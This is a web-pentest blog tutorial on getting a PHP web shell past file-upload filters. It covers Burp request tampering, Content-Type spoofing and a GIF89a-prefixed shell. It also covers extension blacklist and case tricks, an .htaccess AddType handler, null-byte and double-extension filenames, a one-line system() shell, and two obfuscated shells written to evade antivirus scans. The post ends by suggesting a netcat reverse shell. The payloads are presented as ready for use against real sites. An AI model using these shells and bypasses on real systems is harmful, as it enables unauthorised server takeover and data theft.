Menu

Home

About

Contact

/ 2015-02-14 / Web-Pentest

Shell the web - Methods of a Ninja

By Zenodermus Javanicus

In the Name of ALLAH the Most Beneficent and the Merciful

Shell uploading is one of the most major attack we can find in a web application. Once an attacker is able to upload his shell he can get complete access to the application as well as database. In this tutorial i wont tell you the basic part of shell uploading but we will discuss some upload securities used and how we can bypass them.

Here is the content i am going to discuss in this tutorial.

1. Client side filters Bypass
- **Disable JavaScript in the browser.**
- **HTTP Live Headers to replay the tampered request.**
- **Tamper data using firefox addon.**
- **Proxify the application and tamper the request.**

2. Bypassing Content/type Verification
- **Change Content-Type using Request Modification.**
- **Fool Server side check using GIF89a; header**
- **Inject your payload in Image Metadata/Comment**

3. Bypassing the Extension Black Listing
- **Try other executable extensions.**
- **Bypass Case Sensitive Filter.**
- **Idiotic Regex filter bypass.**
- **Add shell to executable using .htaccess file.**

4. Bypassing the Extension White Listing
- **Null Byte Injection**
- **Bypass using Double Extension**
- **Invalid Extension Bypass**

5. Bypassing the Content Length and Malicious script checks
- **Content Length Bypass**
- **Malicious Script Checks Bypass**

6. Upload Shell using SQLi

7. Shell Upload Bypass using LFI

First of all i hope you know the basics of what a shell is and how to upload a shell and use it, so keeping all that aside we'll concentrate on shell upload bypasses over here:


1. Client Side Filters Bypass

First of all let us be clear what client side filters are?. Client side filters are the filters which are browser based or we can say use javascript to validate the type of file we are uploading. If the file doesnt seems valid then if gives a error. Allright every thing is fine till here, but the problem with such javascript based securities is its too much dependent on browser and an attacker can also tamper the request before if reach the server. Here are some of the tricks an attacker can play to bypass such securities:


1. Disable JavaScript in the browser.
2. HTTP Live Headers to replay the tampered request.
3. Tamper data using firefox addon.
4. Proxify the application and tamper the request.

As all of the above are same type of bypass and knowing even one of them will work for you, so i will use the last approach in this tutorial. Its really simple setup BURP proxy with your browser and the game starts. I will show you basic steps to use BURP.

Step 1: Open your Burp proxy and make sure its listning to port 8080:




Step 2: Configure your Firefox to send the traffic via Localhost port 8080, Goto Tools→Options→Advanced→Network→Settings make the changes shown in the image.



You have sucessfully redirected the traffic via BURP. Now goto Proxy→Intercept Tab and turn ON the Interception if off, so that you can change the request content

before it reach the server:



Now lets say there is a website where you are trying to upload shell and it shows error, that you can only upload image files, simply rename your shell.php to shell.php.jpg and upload the file. When you will click submit, a request will go from BURP. Change file filename back to shell.php and luckily if there is no check on server side then you will get your shell uploaded.

2. Bypassing Content/type Verification

1. Change Content-Type using Request Modification.
2. Fool Server side check using GIF89a; header
3. Inject your payload in Image Metadata/Comment

Change Content-Type using Request Modification.

Many times developer rely on the request "content-Type", the uploading script checks the content-type and if its Image type then only the file is uploaded. The problem here again is the content-Type variable can be changed before it reach the server. As you can see in the Image the content type is "application/octet-stream", change it to "image/gif" and hope that will work for you.

```
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------21
Content-Length: 65017

-----------------------------210193087832301
Content-Disposition: form-data; name="noplugin"

54d77bc27c398
-----------------------------210193087832301
Content-Disposition: form-data; name="token"

4d34772ca0aecf777878f134a4c8c0a2
-----------------------------210193087832301
Content-Disposition: form-data; name="import_type"

server
-----------------------------210193087832301
Content-Disposition: form-data; name="import_file"; filename="disk.php"
Content-Type: application/octet-stream

<?php
//
//
```

Fool Server side check using GIF89a; header

Sometimes server side content signature check can be fooled using "GIF89a;" header in your shell. So heres an example:

```
GIF89a;
<?
system($_GET['cmd']);//or you can insert your complete shell code
?>
```

Inject your payload in Image Metadata/Comments

Well there are alot of hacks we can do with our image file some of them is injecting the payload into the metadata header using exiftools or you can use a tool named "edjpgcom.exe". Use command line "edjpgcom.exe yourimagefilename.jpg" to add comment to your image.

3. Bypassing the Extension Black Listing

Some times developers use black listing approach against the shell uploading, the problem with Black listing approad is always the same which is you always forget to block something or a new bypass may fuck your security. Here also its the same, lets say if a developer is filtering php files from uploading over the server. We have

a number of ways to bypass it.

1. Try other executable extensions.
2. Bypass Case Sensitive Filter.
3. Idiotic Regex filter bypass.
4. Add shell to executable using .htaccess file.

Try other executable extensions.
First we have have multiple php extensions which developer might have forgot so we can rename our file to **shell.php1**
shell.php2
shell.php2
shell.php4
shell.php5
shell.phtml
We can even try executing perl shell with an extention **.pl or .cgi**.

Bypass Case Sensitive Filter.
If all are nicely blacklisted we can still try changing case to see if the filter is case sensitive or not, in simple words try out:
shell.PhP
shell.Php1
shell.PhP2
shell.pHP2
shell.pHp4
shell.PHp5
shell.PhtMl

Idiotic Regex filter bypass.
Very few times you can come around a file extention check using regex, such cases might lead to a regex failure. Here the programmer might have made a bad regex which is only checking the presence of ".jpg" in filename, so such cases can be bypassed with using double extention like **shell.jpg.php** and so on.

Add shell to executable using .htaccess file.
But if we are fucking unlucky and all the above extensions do not work then we still have one good chance to get a shell over the website using .htaccess file.

A htaccess file is the configuration file in Apache server. Using one of its setting we can change the file type behavior. Now lets choose a file extention which is not blacklisted, one of my favorite in such cases is .shell extension. So here is a htaccess configration which you have to cope in a .htaccess file and then upload in the folder and then upload your php shell with a name shell.shell and boom!! it will execute.

```
AddType application/x-httpd-php .shell
```

4. Bypassing the Extension White Listing

In some cases developers have used the extension white listing, bypassing such security is usually web server or Language based bypasses. Its a case when developer is not allowing any other extention other than some white listed extensions, such as lets say its a image upload function so only jpg,jpeg,gif,png,bmp etc are only allowed. We can try the following tricks:

1. Null Byte Injection

2. Bypass using Double Extension

3. Invalid Extension Bypass

Null Byte Injection

Our first trick is Null byte injection where some times when we insert a filename like **shell.php%00.jpg** the part after %00 got nulled by the language and the file gets uploaded with the name shell.php.

Bypass using Double Extension

In such cases we can use **shell.php.jpg, shell.php:.jpg, shell.php;.jpg** sometimes it migh lead to shell execution but usually its a webserver or OS based bypass. So we cant really blame the programmer in such cases. But leaving the filenames unchanged is a bad programming practice.

Invalid Extension Bypass

Here is another server side exploit, sometimes when we use extentions like .test which is not recognized by the operating system, then the first extension is used, so we can try uploading shell.php.test.

5. Bypassing the Content Length and Malicious script checks

Content Length Bypass

Sometimes we face a content length check which anyway is not so common, but we know there is no end to human stupidity. Keeping that in mind there are some very easy ways to bypass such checks. If the server is checking for a very small file input then here is the smalles shell code you can use:

```
<?system($_GET[0]);
```

Now the next part file size check for bigger files, bypass can be Pumping a file to make it larger, hmmmm i dont think i need to tell you that, its obvious you can insert a lot of junk into your file.

Malicious script checks Bypass

Many times we successfully uploads a shell over a server but when we try to access it we finds out its already removed. Thanks usually because of some AV or other scripts checking for malicious files over the server and removing. Now we can deal with such shits easily but i am writing this one for those who dont know to deal with such problems. So here we need some basic knowledge of coding or else some copy/paste may do. Here i am including some shells scripts which works in such situations:

Shell-1: you can execute it like "shell.php?0=system&1=ls"

```
<?
@$_[]=@! _; $__=@${_}>>$_;$_[]=$__;$_[]=@_;$_[((  $__) ($__   ))].=$_
$_[]=  $__; $_[]=$_[--$__][$__>>$__];$_[$__].=(($__ $__)  $_[$__-$__]
$_[$__ $__] =($_[$__][$__>>$__]).($_[$__][$__]^$_[$__][($__<<$__)-$__
$_[$__ $__] .=($_[$__][($__<<$__)-($__/$__)])^($_[$__][$__] );
$_[$__ $__] .=($_[$__][$__ $__])^$_[$__][($__<<$__)-$__ ];
$_=$
$_[$__  $__] ;$_[@-_]($_[@! _] );
?>
```

shell-2: You can execute it like "shell.php?_=system&__=ls"

```
<?php
```

```
$_="{";
$_=($_^"<").($_^">;").($_^"/");
?>
<?=${'_'.$_}["_"](${'_'.$_}["__"]);?>
```

we can even upload our own php scrips and do some basic operations. You can also use php-reverse-connection shell which comes in handy, and create a reverse connection using netcat.

Thats all for this tutorial, will catch you back soon with another tutorial.

Newer post
XPATH Injection : Iterating through element and Entities

Older post
MSSQL Error Based Injection